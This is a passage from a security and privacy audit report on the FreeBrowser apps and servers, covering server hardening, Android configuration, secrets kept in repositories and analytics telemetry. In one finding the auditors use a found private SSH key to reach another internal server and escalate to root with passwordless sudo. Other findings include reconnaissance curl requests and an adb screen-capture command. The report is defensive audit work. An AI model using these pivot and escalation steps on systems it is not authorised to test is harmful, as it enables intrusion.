FRB-01-013 WP3: PrivEsc Risk via Default Docker Root User *(Info)*

It was found that the *freebrowser-backend* Docker container runs commands without specifying a user. By default, containers run as root, increasing the risk of privilege escalation and host compromise if a vulnerability is exploited.

Affected File:
fbnginx-main/Dockerfile

Affected Code:

```
CMD ["/bin/sh", "-c", "$FBNGINX_PATH/conf/start.sh"]
```

It is recommended to create a dedicated non-root user, assign necessary permissions, and ensure the container process is run as this user. This mitigates privilege escalation risk.

Proposed Fix:

```
# Switch to the non-root user
USER appuser

# Run the application securely
CMD ["/bin/sh", "-c", "$FBNGINX_PATH/conf/start.sh"]
```

FRB-01-014 WP5: linode-nginx-dev Server Hardening Recommendations *(Low)*

This ticket outlines identified weaknesses and required updates to the referenced server configuration to align with industry security standards.

Affected Host:
linode-nginx-dev

Issue 1: Missing MFA for SSH access

The reference host is currently missing *Multi Factor Authentication (MFA)* for SSH access.

It is recommended to implement MFA for SSH access. A possible way to accomplish this is by installing and configuring the *google-authenticator*[58] package.

[58] https://ubuntu.com/tutorials/configure-ssh-2fa

Issue 2: Non-personal user account

A non-personal account (*ubuntu*) is used for daily server tasks, reducing accountability in security incidents. User accounts should be personal or service accounts to ensure activities can be traced to individuals when examining logs.

Command:

```
grep bash /etc/passwd
```

Output:

```
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:,,,:/home/ubuntu:/bin/bash
```

Shared and non-personal accounts should not be used. It is recommended to use service or personal accounts instead.

Issue 3: root access permitted by SSH configuration

The *sshd* service allows the root user to establish remote SSH sessions. The root user *authorized_keys* file contains four public keys, indicating multiple users or services have direct administrative access. If an attacker obtains a root private key, immediate administrative control over the server is granted.

Affected File:
/etc/ssh/sshd_config

Command (check PermitRootLogin parameter):

```
sshd -T | grep permitrootlogin
```

Output:

```
permitrootlogin yes
```

Command (check last root login):

```
last | grep ^root
```

Output:

```
root     pts/6        181.110.92.36 vi Fri Feb 14 17:50 - 17:58  (00:07)
root     pts/6        mosh [2373535]   Fri Feb 14 17:50 - 17:50  (00:00)
root     pts/4        181.110.92.36    Fri Feb 14 17:50 - 17:50  (00:00)
```

It is recommended to set the *PermitRootLogin* parameter to *no*. This can be achieved using the following shell command:

Command:

```
sudo sed -i 's/PermitRootLogin yes/PermitRootLogin no/g' /etc/ssh/sshd_config
```

Issue 4: *sudoers* config allows root-level functions without a password

The *ubuntu* account on the *linode-nginx-dev* server uses passwordless sudo, allowing execution of root-level commands without switching to root. This configuration is used for administrative tasks on the server.

Affected File:

/etc/sudoers

Command:

```
sudo grep -iR nopasswd /etc/sudoers*
```

Output:

```
/etc/sudoers:%sudo      ALL=(ALL:ALL) NOPASSWD:ALL
```

Although the sudo group contains only one non-personal account (*ubuntu*), it is advised to replace *NOPASSWD* with *ALL* to prevent automated privilege escalation. If necessary, restrict *NOPASSWD* to specific commands and parameters required for tasks.

One of the following actions can be taken to harden the *sudo* configuration:

- replace the *NOPASSWD* option with *ALL* (more restrictive approach):

  Proposed Fix:

  ```
  ubuntu ALL=(ALL:ALL) ALL
  ```

- Limit *NOPASSWD* for the *ubuntu* user to specific commands and parameters only:

  Proposed Fix:

  ```
  ubuntu ALL=NOPASSWD: /usr/sbin/iptables -L
  ```

Issue 5: Globally Readable Application Files and Directories

It was found that optimal values for permissions on operating system configuration files and directories are not leveraged by the server in the scope, which may impact security-related settings. By not adhering to established best practices for configuration settings, the files and directories may be vulnerable to unauthorized access.

Affected Files:

/opt/fbnginx/Dockerfile

/opt/fbnginx/private-README.md
/opt/fbnginx/go.mod
/opt/fbnginx/README.md
/opt/fbnginx/.gitignore
/opt/fbnginx/conf/logrotate
/opt/fbnginx/conf/df.conf
/opt/fbnginx/conf/ssl/pubcert.crt
/opt/fbnginx/conf/nginx.conf
/opt/fbnginx/conf/start.sh
*/opt/fbnginx/private-html/**
*/opt/fbnginx/.git/**
*/opt/fbnginx/private-modules/**

Command:

```
ls -al /opt/fbnginx/private-conf/fbproxy.conf
```

Output:

```
-rw-rw-r-- 1 ubuntu ubuntu 743 Jan 25 01:23 /opt/fbnginx/private-conf/fbproxy.conf
```

Affected Directories:

/opt/fbnginx
/opt/fbnginx/conf
/opt/fbnginx/conf/ssl
/opt/fbnginx/private-html
*/opt/fbnginx/.git/**
/opt/fbnginx/private-modules
/opt/fbnginx/private-modules/private-aes-encrypt-nginx-module
/opt/fbnginx/private-util
*/opt/fbnginx/private-util/**
/opt/fbnginx/private-conf
/opt/fbnginx/private-conf/ssl
/opt/fbnginx/private-conf/fcgi

Command:

```
ls -ld /opt/fbnginx/private-conf
```

Output:

```
drwxrwxr-x 4 ubuntu ubuntu 4096 Jan 24 00:46 /opt/fbnginx/private-conf
```

The application should operate with the minimum required permissions. Unprivileged users on the same server must be prevented from reading FreeBrowser files and directories.

Issue 6: Insufficient logging and monitoring

The configuration for the referenced server in scope does not adhere to standard logging and monitoring practices, hindering data breach detection.

Command:

```
dpkg-query -W -f='${binary:Package}\t${Status}\t${db:Status-Status}\n' auditd
audispd-plugins
```

Output:

```
dpkg-query: no packages found matching auditd
dpkg-query: no packages found matching audispd-plugins
```

Local *auditd* should be enabled and configured according to *CIS Ubuntu guidelines*[59], using common rule sets from reputable threat detection researchers[60]. All logs should be shipped to an external server to prevent tampering during breaches. For privacy, a minimal self-hosted logging infrastructure, such as *ElasticStack*[61], should be integrated with self-hosted *Wazuh XDR*[62] to enhance threat detection. Once sufficient logging and monitoring are established, all security tools should be fine-tuned based on threat modeling and *MITRE ATT&CK scenarios*[63].

Issue 7: Lack of full disk encryption

Full disk encryption is absent, allowing unauthorized data access if hard drives are physically accessed. Sensitive data could be extracted by dumping server content or recovering data from damaged hardware.

Command:

```
lsblk /dev/sda -o NAME,KNAME,FSTYPE,TYPE,MOUNTPOINT,SIZE
```

Output:

```
NAME KNAME FSTYPE TYPE MOUNTPOINT  SIZE
sda  sda   ext4   disk /          79.5G
```

Full disk encryption[64] with automatic decryption after each reboot, such as using *Clevis*[65], should be considered.

[59] https://www.cisecurity.org/benchmark/ubuntu_linux
[60] https://github.com/Neo23x0/auditd
[61] https://www.elastic.co/elastic-stack
[62] https://wazuh.com/
[63] https://attack.mitre.org/
[64] https://ubuntu.com/core/docs/full-disk-encryption
[65] https://github.com/latchset/clevis

FRB-01-017 WP1: Android: Missing Root Detection *(Info)*

The FreeBrowser Android app lacks root detection, failing to alert users about security risks[66]. This can be confirmed by installing the app on a rooted device and verifying the absence of warnings.

It is recommended to implement root detection to address this issue. Since the user has root access while the app does not, detection mechanisms are inherently bypassable with sufficient skill. The *RootBeer* library[67] can be used to warn users about the risks of running the app on a rooted device, which, despite being bypassable, serves as an effective alert.

FRB-01-018 WP1: Android Config Hardening Recommendations *(Info)*

The FreeBrowser Android app does not use optimal security settings, weakening its overall security. It fails to mitigate Tapjacking and screen capture attacks and explicitly allows clear-text HTTP communications, increasing the risk of MitM and local attacks. These weaknesses are detailed next.

Issue 1: Usage of *android:usesCleartextTraffic=”true”* in the Android Manifest

The application explicitly sets the *android:usesCleartextTraffic* attribute in the *AndroidManifest.xml* with an insecure value of *true*, increasing the likelihood of the application having clear-text HTTP leaks.

Affected File:
res/xml/network_security_config.xml

Affected Code:
```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
   <base-config cleartextTrafficPermitted="true">
       <trust-anchors>
           <certificates src="user"/>
           <certificates src="system"/>
       </trust-anchors>
   </base-config>
</network-security-config>
```

It is recommended to set *android:usesCleartextTraffic* to false in the *AndroidManifest.xml* file to protect Android 8.1 and lower (API ≤ 27), which default to *true*. If needed,

[66] https://www.bankinfosecurity.com/jailbreaking-ios-devices-risks-to-users-enterprises-a-8515
[67] https://github.com/scottyab/rootbeer

exceptions can be defined in *network_security_config.xml*. When set to *false*, platform components (HTTP/FTP stacks, DownloadManager, MediaPlayer) reject clear-text traffic, and third-party libraries should comply. Clear-text traffic lacks confidentiality, authenticity, and tamper protection, allowing network attackers to intercept and modify data undetected.

Issue 2: Missing Tapjacking Protection

The Android app accepts user taps while other apps render overlays, allowing attackers to impersonate users. A crafted app can launch the victim app in the background while displaying content on top. This attack is mitigated in Android 12[68]. Since the app supports Android 8, users on Android 8-11 remain vulnerable. The following command confirms the absence of Tapjacking protections in the decompiled app:

Command:
```
egrep -r
'(filterTouchesWhenObscured|FLAG_WINDOW_IS_OBSCURED|FLAG_WINDOW_IS_PARTIALLY_OBSCURED)'
* | wc -l
```

Output:
```
0
```

Please note this was also validated at runtime using the *FSecure tapjacking-poc*[69].

Since Android API level 9 (Android 2.3), it is possible to mitigate Tapjacking attacks utilizing at least one of the following approaches:
Approach 1: The *filterTouchesWhenObscured*[70][71] attribute could be set at the Android root view level[72]. This will ensure that taps are ignored when the Android app is not displayed on top.
Approach 2: Alternatively, *MotionEvents* could be checked against the following flags to present a protection screen on top:

1. *FLAG_WINDOW_IS_OBSCURED*[73] (since Android 2.3)
2. *FLAG_WINDOW_IS_PARTIALLY_OBSCURED*[74] (since Android 10)

[68] https://developer.android.com/topic/security/risks/tapjacking#mitigations
[69] https://github.com/FSecureLABS/tapjacking-poc
[70] http://developer.android.com/reference/[...]/View.html#setFilterTouchesWhenObscured(boolean)
[71] http://developer.android.com/reference/[...]/View.html#attr_android:filterTouchesWhenObscured
[72] https://developer.android.com/reference/android/view/View#security
[73] https://developer.android.com/reference/android/view/MotionEvent#FLAG_WINDOW_IS_OBSCURED
[74] https://developer.android.com/reference/android/view/MotionEvent#FLAG_WINDOW_IS_PARTIALLY...

Issue 3: Missing *FLAG_SECURE* for screenshot protection

The Android app allows other apps to capture screen content. Malicious apps without special permissions can achieve this by prompting users for screen capture access, common in screenshot and recording apps. Rooted malicious apps can capture the screen without warnings.

Root privileges can be gained by prompting users on rooted devices or exploiting public Android vulnerabilities in unpatched devices[75]. Research from the University of Cambridge found that 87.7% of Android phones are vulnerable to privilege escalation[76].

This issue can be verified on a physical device or emulator using the following commands, which, in a non-root ADB session, capture the screen while the app is open and download it:

Commands:

```
adb shell screencap -p /sdcard/screenshot1.png
adb pull /sdcard/screenshot1.png
```

It is recommended to ensure that all Webviews have the Android *FLAG_SECURE* flag[77] set. This will guarantee that even apps running with root privileges cannot directly capture the information displayed by the app. This is best accomplished in a centralized security control, such as the *onCreate* event of a base activity that all other activities inherit:

Proposed Fix:


```
public class BaseActivity extends Activity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        getWindow().setFlags(LayoutParams.FLAG_SECURE,
        LayoutParams.FLAG_SECURE);
   }
```

Issue 4: Undefined *android:hasFragileUserData*

Since Android 10, it is possible to specify whether application data should survive when apps are uninstalled with the *android:hasFragileUserData* attribute. When set to *true*, the user will be prompted to keep the app information despite uninstallation.

[75] https://www.cvedetails.com/vulnerability-list.php?vendor_id=1224&product_id=19997&...
[76] https://www.cl.cam.ac.uk/~drt24/papers/spsm-scoring.pdf
[77] http://developer.android.com/reference/android/view/Display.html#FLAG_SECURE



Do you want to uninstall this app?

□ Keep 618 kB of app data.

Fig.: Uninstall prompt with check box for keeping the app data

Since the default value is *false*, there is no security risk in failing to set this attribute. However, it is still recommended to explicitly set this setting to *false* to define the intention of the app to protect user information and ensure all data is deleted when the app is uninstalled. It should be noted that this option is only usable if the user tries to uninstall the app from the native settings. Otherwise, if the user uninstalls the app from Google Play, there will be no prompts asking whether data should be preserved or not.

FRB-01-019 WP1: Android Binary Hardening Recommendations *(Info)*

It was found that a number of binaries embedded into the FreeBrowser Android application are currently not leveraging the available compiler flags to mitigate potential memory corruption vulnerabilities. This unnecessarily puts the application more at risk for such issues.

Issue 1: Binaries missing usage of -D_FORTIFY_SOURCE=2

Missing this flag means common *libc* functions are missing buffer overflow checks, so the application is more prone to memory corruption vulnerabilities. Please note that most binaries are affected, the following is a reduced list of examples for the sake of brevity.

Example binaries (from decompiled app):
arm64-v8a/libfbproxy.so
arm64-v8a/libarcore_sdk_c.so
[...]

Issue 2: Binaries missing usage of Stack Canary

Some binaries do not have a stack canary value added to the stack. Stack canaries are used to detect and prevent exploits from overwriting return addresses.

Example binaries (from decompiled app):
arm64-v8a/libfbproxy.so

[...]

Regarding stack canaries, the *-fstack-protector-all* option can be used to allow the detection of overflows by verifying the integrity of the canary before function returns.

FRB-01-021 WP5: nginx Service Hardening Recommendations *(Low)*

This finding details the necessary updates to the nginx server configuration to address identified security weaknesses and meet industry benchmarks.

Affected Host:
linode-nginx-dev

Issue 1: nginx version exposed in HTTP headers

The HTTP response headers of the server expose the proxy service type and version, allowing attackers to identify vulnerabilities and conduct targeted attacks.

Command:

```
curl --head -X 'GET' -H 'Host: [...]' http://[...]/v/nginx_status?k=test
```

Output:

```
HTTP/1.1 404 Not Found
Server: nginx/1.24.0
Date: Tue, 25 Feb 2025 07:31:28 GMT
Content-Type: text/html
Content-Length: 153
Connection: keep-alive
```

It is recommended to remove the server version on error pages and HTTP response headers[78].

Issue 2: nginx status pages publicly available

The nginx service publicly exposes status pages without authentication. While not a vulnerability, this provides attackers with information for targeted attacks against the server.

Affected File:
/opt/fbnginx/private-conf/nginx.conf

[78] https://nginx.org/en/docs/http/ngx_http_core_module.html#server_tokens

Affected Endpoints:
Internal statistics endpoints

Command:

```
curl -X 'GET' 'http://[...]/<internal-stats-endpoint>?k=test'
```

Output:

```
HTTP/1.1 200 OK
Server: nginx/1.24.0
Date: Tue, 25 Feb 2025 07:52:48 GMT
Content-Type: text/plain
Connection: keep-alive
Cache-Control: private, no-store
Content-Length: 172

http host     requests per second   megabits per second   max megabytes sent
<internal-ip> 0.00    0.00   0.00
[...].fastly.net      0.02   0.02    0.24
<internal-ip> 0.01    0.00   0.00
```

It is recommended to configure *allow* and *deny* lists[79] to limit access to the affected endpoints.

FRB-01-022 WP5: Insecure Infrastructure Configuration *(High)*

The host hardening review revealed that the internal infrastructure does not follow best security practices. The development instance, which should be isolated, has wide access, contains sensitive files such as unprotected SSH keys, and can be used to pivot to other internal resources.

Issue: SSH private keys in home directory and cross-access to other servers

Unprotected private SSH keys used for *internal server* access were found in the *ubuntu* user home directory. These keys lack passphrase protection, allowing the shared *ubuntu* account to access them and pivot to *linode-sg-cfp-5* and other internal nodes.

Command (list all private keys):

```
ls -altr .ssh/id_* | grep -v pub
```

[79] https://nginx.org/en/docs/http/ngx_http_access_module.html

Output:

```
-rw------- 1 ubuntu ubuntu  419 May 26  2023 .ssh/id_nginx_dev
-rw------- 1 ubuntu ubuntu 3389 May 26  2023 .ssh/id_rsa_nginx_dev
-rw------- 1 ubuntu ubuntu 1675 Nov 16  2023 .ssh/id_rsa
```

Command (connect to linode-sg-cfp-5 server):

```
ssh ubuntu@[...] -i /home/ubuntu/.ssh/id_rsa_nginx_dev
```

Output:

```
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb 26 07:44:40 PM UTC 2025

  System load:             5.0234375
  Usage of /:              15.4% of 629.45GB
  Memory usage:            30%
  Swap usage:              8%
  Processes:               263
  Users logged in:         1
  IPv4 address for docker0: [...]
  IPv4 address for eth0:   [...]
  IPv4 address for eth0:   [...]
  IPv6 address for eth0:   [...]
[...]
```

If any SSH account on the referenced server is compromised, the attacker can gain *root* access on the *linode-sg-cfp-5* server by using the *sudo su -* command due to a standard *NOPASSWD* setting.

Commands (escalate privileges on linode-sg-cfp-5 server):

```
sudo su -
whoami
```

Output:

```
root
```

All private keys on the server in scope should be revoked. Private keys should not be stored on servers. Users should use personal SSH keys, with public keys added to authorized keys. Services requiring SSH access should be hosted separately on a heavily protected server to prevent a full infrastructure compromise if a single node is breached.

While a full internal infrastructure penetration test was out of scope due to time constraints. It is recommended to conduct a dedicated penetration test focusing on internal host enumeration, vulnerability identification, and privilege escalation paths. The test should simulate an assumed breach scenario, where an attacker compromises a single Linode through SSRF, RCE, or another exploitable vector, such as *fbnginx* or dockerized services exposed to the internet. This assessment will help map the attack surface and determine effective security measures to mitigate post-exploitation risks and improve internal security.

FRB-01-027 WP3: Insecure Storage of Secrets in GitLab Repositories *(High)*

Private repositories, like public ones (FRB-01-005), exposed multiple production environment secrets stored unencrypted or encrypted with plaintext passwords in nearby files. Anyone with repository access could extract sensitive data and execute various attacks, including those listed in Threat 05 and Threat 06.

Affected Resources:
fbnginx
go-proxy

The private repositories were found to store insufficiently protected information, including:

- An unencrypted proxy CA private key used in released binaries (FRB-01-025).
- An unencrypted nginx private key used by the *fbnginx* component, also in the public repository (FRB-01-005).
- A keystore containing the *GreatFire.org* private key, confirmed to sign publicly released Android binaries, protected with a passphrase stored in a configuration file.
- An unencrypted *fb.config* file containing backend server and CDN configurations.
- Authorization keys used in nginx configuration, extracted from the *authorization* header, granting access to various paths via nginx locations.

Secure secret management should be implemented, as outlined in the referenced threat modeling sections. Dedicated tools should be used to manage access, detect committed secrets, and protect stored secrets. Any exposed secrets should be treated as compromised, invalidated, and rotated, particularly those used for signing release binaries.

WP4: Privacy Audit of FreeBrowser Clients & Backend

This section presents the analysis results addressing ten privacy-related questions. For this portion of the engagement, 7ASecurity utilizes the following classification to specify the certainty level of findings. As the research is based on documentation, source code, and sample configuration analysis, classification is necessary to indicate the confidence level of each discovery:

- *Proven*: Source code and runtime activity clearly confirm the finding as fact
- *Evident*: Source code strongly suggests a privacy concern, but this could not be proven at runtime
- *Assumed*: Indications of a potential privacy concern was found but a broader context remains unknown.
- *Unclear*: Initial suspicion was not confirmed. No privacy concern can be assumed.

Each ticket summarizes the 7ASecurity attempts to answer relevant questions cited at the beginning of each section.

FRB-01-Q01: Files & Information Gathered by FreeBrowser *(Evident)*

Q1: What files/information are gathered by the FreeBrowser desktop/mobile clients and servers?

FreeBrowser collects operational and diagnostic data through its components. The local proxy (*fbproxy*) intercepts HTTP and HTTPS traffic, capturing headers, URLs, and request details to facilitate censorship circumvention. Although HTTPS decryption is enabled via a bundled root CA (FRB-01-003), decrypted content is not explicitly logged. Instead, metadata, including *DNS-over-HTTPS (DOH)* query results, node/CDN performance metrics, and domain-specific handling preferences, is stored indefinitely in local debugging files (FRB-01-002) unless manually deleted.

On the server side, FreeBrowser retains access logs containing client IP addresses, requested URLs, HTTP request details, response codes, and timestamps. Error logs record issues such as TLS handshake failures and server errors. The desktop version launches Chrome with a dedicated profile (*FbproxyProfile*), maintaining browsing history, cookies, and session data unless explicitly cleared. While these logs support diagnostics and performance monitoring, the retention of routine browser data underscores the need to minimize unnecessary logging for user privacy.

The backend logging configuration in *nginx.conf* defines the scope of retained data, detailing how user interactions and system metadata are recorded. The following snippet illustrates the granularity of logged information, highlighting fields that could expose user activity or network details:

Affected File:
[https://github.com/greatfire/freebrowser-backend/[...]/conf/nginx.conf](https://github.com/greatfire/freebrowser-backend/[...]/conf/nginx.conf)
fbnginx-main/conf/nginx.conf

Affected Code:

```
[...]
log_format cfp '$time_iso8601       $http_host $remote_addr      $http_versioncode
$status '
    '$request  $http_x_original_url  $sent_http_content_type '
    '$upstream_response_time $request_time  $bytes_sent    $http_x_forwarded_for';

access_log /opt/fbnginx/logs/access.log cfp;
error_log /opt/fbnginx/logs/error.log notice;
[...]
```

Key logged fields include *$http_x_forwarded_for* (original client IPs), *$request* (full HTTP requests), and *$http_x_original_url* (unmodified URLs from headers), allowing user browsing patterns to be reconstructed. These practices present privacy risks, as retaining such detailed user activity data, even for diagnostics, can enable profiling or tracking without strict safeguards and data minimization. It was later reported that some of these fields are not logged in production servers, while other fields only store a hash.

No evidence was found in the Android app indicating source code designed to collect, transmit, or store user information. A review of the application behavior and available code did not reveal mechanisms for harvesting personally identifiable information (PII), credentials, or other sensitive data.

FRB-01-Q02: Where & How FreeBrowser Transmits Information *(Proven)*

Q2: Where and how are the files/information gathered transmitted?

Several high and critical issues related to insecure communications were identified (FRB-01-003, FRB-01-004, FRB-01-005, FRB-01-025), some allowing high-profile adversaries to intercept all user web browsing data. Furthermore, CDN-poisoning attacks (FRB-01-001, FRB-01-026) demonstrated that adversaries could spoof legitimate websites. These vulnerabilities pose significant privacy risks, compromising the confidentiality and integrity of user browser traffic.

More broadly, FreeBrowser client implementation varies by platform. On Android, it is built on a modified Chromium tailored for mobile requirements, while the desktop version uses a custom binary that installs certificates and configures the browser before launching a standard Chrome instance.

A local proxy (*fbproxy*) operates on *127.0.0.1:8888*, intercepting all client traffic, including HTTP and HTTPS requests, headers, URLs, and decrypted content via a pre-installed root certificate (*proxy.pem*) that enables TLS interception.

Multiple circumvention techniques are supported. Domain fronting routes select traffic through a CDN that fronts *fbnginx*, masking request origins by handling connection termination and forwarding modified requests using header manipulation and special SNI handling. DOH is utilized in various modes, including standard DOH, HTTPS APIs for DNS resolution, and DOH over a CDN, bypassing DNS-based censorship.

While these techniques enhance censorship circumvention, they introduce risks. TLS interception via a custom root CA weakens HTTPS security, increasing susceptibility to man-in-the-middle attacks.

Logging of IP addresses, URLs, and timestamps may expose personally identifiable information, and third-party service reliance increases data leakage risks.

FreeBrowser transmits data through local proxy manipulation, CDN-backed domain fronting, and multiple DOH methods, balancing censorship circumvention with significant security and privacy considerations.

On Android, network traffic interception at application startup revealed connections to the following URLs:

- http://startpage.local
- https://startpage.freebrowser.org

An analysis of the transmitted data confirmed that it does not contain user-related information such as personally identifiable information (PII), authentication credentials, or sensitive metadata. Nevertheless, FreeBrowser is a browser and browser traffic may be sensitive in nature. For this reason, the aforementioned weaknesses in network communications and CDN-tampering must be resolved to improve privacy and security.

FRB-01-Q03: Insecure PII Storage Analysis of FreeBrowser *(Proven)*

Q3: Is sensitive PII such as audio, pictures or data insecurely stored or easily retrievable from the FreeBrowser desktop/mobile clients or servers?

The Chromium database of the Android app is accessible using SQLite3 without authentication or encryption (FRB-01-020). This may enable attackers to impersonate users on websites where their cookies remain valid. User browser data should be encrypted at rest on all clients to eliminate this attack vector.

More broadly, FreeBrowser clients and servers do not store sensitive PII, such as audio, images, or user data, in an insecure manner. Operational metadata, including node selection patterns and DNS resolution logic, is written to debug files (*method_data.json*, *nodeMap.json*, *dns_response.json*), but most are generated only when debugging is enabled. *method_data.json* is always created, but it contains proxy operational details rather than user-specific PII.

These files are written with broad permissions (0644), allowing read access to other system users (FRB-01-002), but no evidence suggests intentional storage of PII.

FRB-01-Q04: Analysis of Potential FreeBrowser User Tracking *(Proven)*

Q4: Do the desktop/mobile clients or servers implement any sort of user tracking function via location or other means?

The most significant privacy concern is the client-side analytics code in the private repository for the new *fbproxy* version. By default, it actively collects and transmits granular telemetry via Google Analytics, including geographic data (city, region, country), network identifiers (ASN, organization), session/client IDs (client_id, session_id), and CDN node IP addresses. While it is unclear if server logs explicitly track users, persistent identifiers and precise location metadata enable cross-session correlation of all user activity. FreeBrowser later clarified the *client_id* and *session_id* are random IDs with a timestamp.

When combined with server-logged IPs and requested URLs (FRB-01-Q01), this data can reconstruct detailed user profiles. The absence of user consent mechanisms, data anonymization (e.g., IP hashing, geolocation aggregation), and retention limits raises compliance concerns with privacy frameworks such as GDPR. No disclosures about analytics collection were found in client permissions or documentation. This level of data collection contradicts expectations for a censorship circumvention[80] tool, which privacy-conscious users rely on to protect sensitive communications.

[80] https://en.greatfire.org/

Affected File:
go-proxy-main/pkg/private-analytics.go

Affected Code:

```
eventDNSReport := Event{
        Name: "DNS_REPORT",
        Params: map[string]interface{}{
        "geo_city":            geoData.City,
        "geo_region":          geoData.Region,
        "geo_country":         geoData.Country,
        "asn":                 geoData.Asn,
        "org":                 geoData.Org,
        "os":                  runtime.GOOS,
        "app_version":         config.AppVersion,
        "session_time":        session_time,
        "session_id":          sessionID,
        "client_id":           clientID,
        "group_id":            groupID,
        "debug_mode":          debug_mode,
        "count_total":         reportDNS.count_total,
        "count_success":       reportDNS.count_success,
        "share_success":       shareSuccess,
        "count_cache":         reportDNS.count_cache,
        "share_cache":         shareCache,
        "engagement_time_msec": "100",
        },
}
[...]
go sendAnalyticsEvent(eventDNSReport, c, clientID)
[...]
eventDNSReportServer := Event{
        Name: "DNS_REPORT_SERVER",
        Params: map[string]interface{}{
        "geo_city":            geoData.City,
        "geo_region":          geoData.Region,
        "geo_country":         geoData.Country,
        "asn":                 geoData.Asn,
        "org":                 geoData.Org,
        "os":                  runtime.GOOS,
        "app_version":         config.AppVersion,
        "session_time":        session_time,
        "session_id":          sessionID,
        "client_id":           clientID,
        "group_id":            groupID,
        "debug_mode":          debug_mode,
        "server":              dohServerID,
        "count_total":         dohServer.Attempts,
        "count_success":       dohServer.Successes,
        "share_success":       shareSuccess,
        "engagement_time_msec": "100",
        },
}
[...]
go sendAnalyticsEvent(eventDNSReportServer, c, clientID)
[...]
eventProxyReport := Event{
        Name: "PROXY_REPORT",
        Params: map[string]interface{}{
        "geo_city":           geoData.City,
        "geo_region":         geoData.Region,
        "geo_country":        geoData.Country,
        "asn":                geoData.Asn,
        "org":                geoData.Org,
        "os":                 runtime.GOOS,
        "app_version":        config.AppVersion,
        "session_time":       session_time,
        "session_id":         sessionID,
        "client_id":          clientID,
        "group_id":           groupID,
        "debug_mode":         debug_mode,
        "count_total":        reportProxy.count_total,
        "count_success":      reportProxy.count_success,
        "share_success":      shareSuccess,
        "elapsed_success_avg":  elapsedSuccessAvg,
        "engagement_time_msec": "100",
        },
}
[...]
go sendAnalyticsEvent(eventProxyReport, c, clientID)
[...]
eventProxyReportMethod := Event{
        Name: "PROXY_REPORT_METHOD",
        Params: map[string]interface{}{
        "geo_city":           geoData.City,
        "geo_region":         geoData.Region,
        "geo_country":        geoData.Country,
        "asn":                geoData.Asn,
        "org":                geoData.Org,
        "os":                 runtime.GOOS,
        "app_version":        config.AppVersion,
        "session_time":       session_time,
        "session_id":         sessionID,
        "client_id":          clientID,
        "group_id":           groupID,
        "debug_mode":         debug_mode,
        "method":             methodID,
        "count_total":        method.count_total,
        "count_success":      method.count_success,
        "share_success":      shareSuccess,
        "elapsed_success_avg":  elapsedSuccessAvg,
        "share_method":       shareMethod,
        "engagement_time_msec": "100",
        },
}
[...]
go sendAnalyticsEvent(eventProxyReportMethod, c, clientID)
[...]
eventProxyReportCDN := Event{
        Name: "PROXY_REPORT_CDN",
        Params: map[string]interface{}{
        "geo_city":           geoData.City,
        "geo_region":         geoData.Region,
        "geo_country":        geoData.Country,
        "asn":                geoData.Asn,
        "org":                geoData.Org,
        "os":                 runtime.GOOS,
        "app_version":        config.AppVersion,
        "session_time":       session_time,
        "session_id":         sessionID,
        "client_id":          clientID,
        "group_id":           groupID,
        "debug_mode":         debug_mode,
        "cdn_account":        cdnID,
        "count_total":        cdn.count_total,
        "count_success":      cdn.count_success,
        "share_success":      shareSuccess,
        "elapsed_success_avg":  elapsedSuccessAvg,
        "share_cdn":          shareCDN,
        "engagement_time_msec": "100",
        },
}
[...]
go sendAnalyticsEvent(eventProxyReportCDN, c, clientID)
[...]
eventCDNNodeReport := Event{
        Name: "CDN_NODE_REPORT",
        Params: map[string]interface{}{
        "geo_city":           geoData.City,
        "geo_region":         geoData.Region,
        "geo_country":        geoData.Country,
        "asn":                geoData.Asn,
        "org":                geoData.Org,
        "os":                 runtime.GOOS,
        "app_version":        config.AppVersion,
        "session_time":       session_time,
        "session_id":         sessionID,
        "client_id":          clientID,
        "group_id":           groupID,
        "debug_mode":         debug_mode,
        "node":               node.ID,
        "cdn_account":        ShortenDomain(node.Host),
        "ip":                 node.IP,
        "avg_time":           node.AvgTime.Milliseconds(),
        "engagement_time_msec": "100",
        },
 }
 [...]
 go sendAnalyticsEvent(eventCDNNodeReport, c, clientID)
```

Additionally, the FreeBrowser Android application requests geolocation permissions in its manifest file, enabling it to determine the precise user location using GPS capabilities.

Affected File:
AndroidManifest.xml

Affected Code:

```
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
```

Source code analysis revealed that *TwilightManager*[81] artifacts utilize these permissions. *TwilightManager*, an internal class within the *AppCompat*[82] Android support library, manages light/dark mode behaviors based on time of day and device location. Although not part of the public Android API, it is internally used in themes and UI components like *AppCompatDelegate*.

Affected File (Decompiled):
p000.C0415Ga

Affected Code (Decompiled):

```
public final int m2005b() {
   [...]
   Context context = c4042Ii2.f5201a;
   int m9767a = AbstractC6993ig1.m9767a(context,
"android.permission.ACCESS_COARSE_LOCATION");
   Location location3 = null;
   LocationManager locationManager = c4042Ii2.f5202b;
   if (m9767a == 0) {
       try {
       } catch (Exception e) {
           Log.d("TwilightManager", "Failed to get last known location", e);
       }
   [...]
```

The *TwilightManager* source code suggests potential use of *LocationManager* to acquire user locations[83]; however, no explicit reference to this library was found in the

[81] https://android.googlesource.com/platform/[...]/java/com/android/server/twilight/TwilightManager.java
[82] https://developer.android.com/jetpack/androidx/releases/appcompat
[83] https://android.googlesource.com/.../src/main/java/androidx/appcompat/app/TwilightManager.java#132

FreeBrowser application.

Artifacts from Chromium were present in the FreeBrowser Android application, which aligns with its reliance on that browser. No user tracking mechanisms were detected in other FreeBrowser client applications (MacOS, Linux, Windows).

FRB-01-Q05: Potential FreeBrowser Crypto Weakening *(Proven)*

Q5: Do the desktop/mobile clients or servers intentionally weaken cryptographic procedures to ensure third-party decryption?

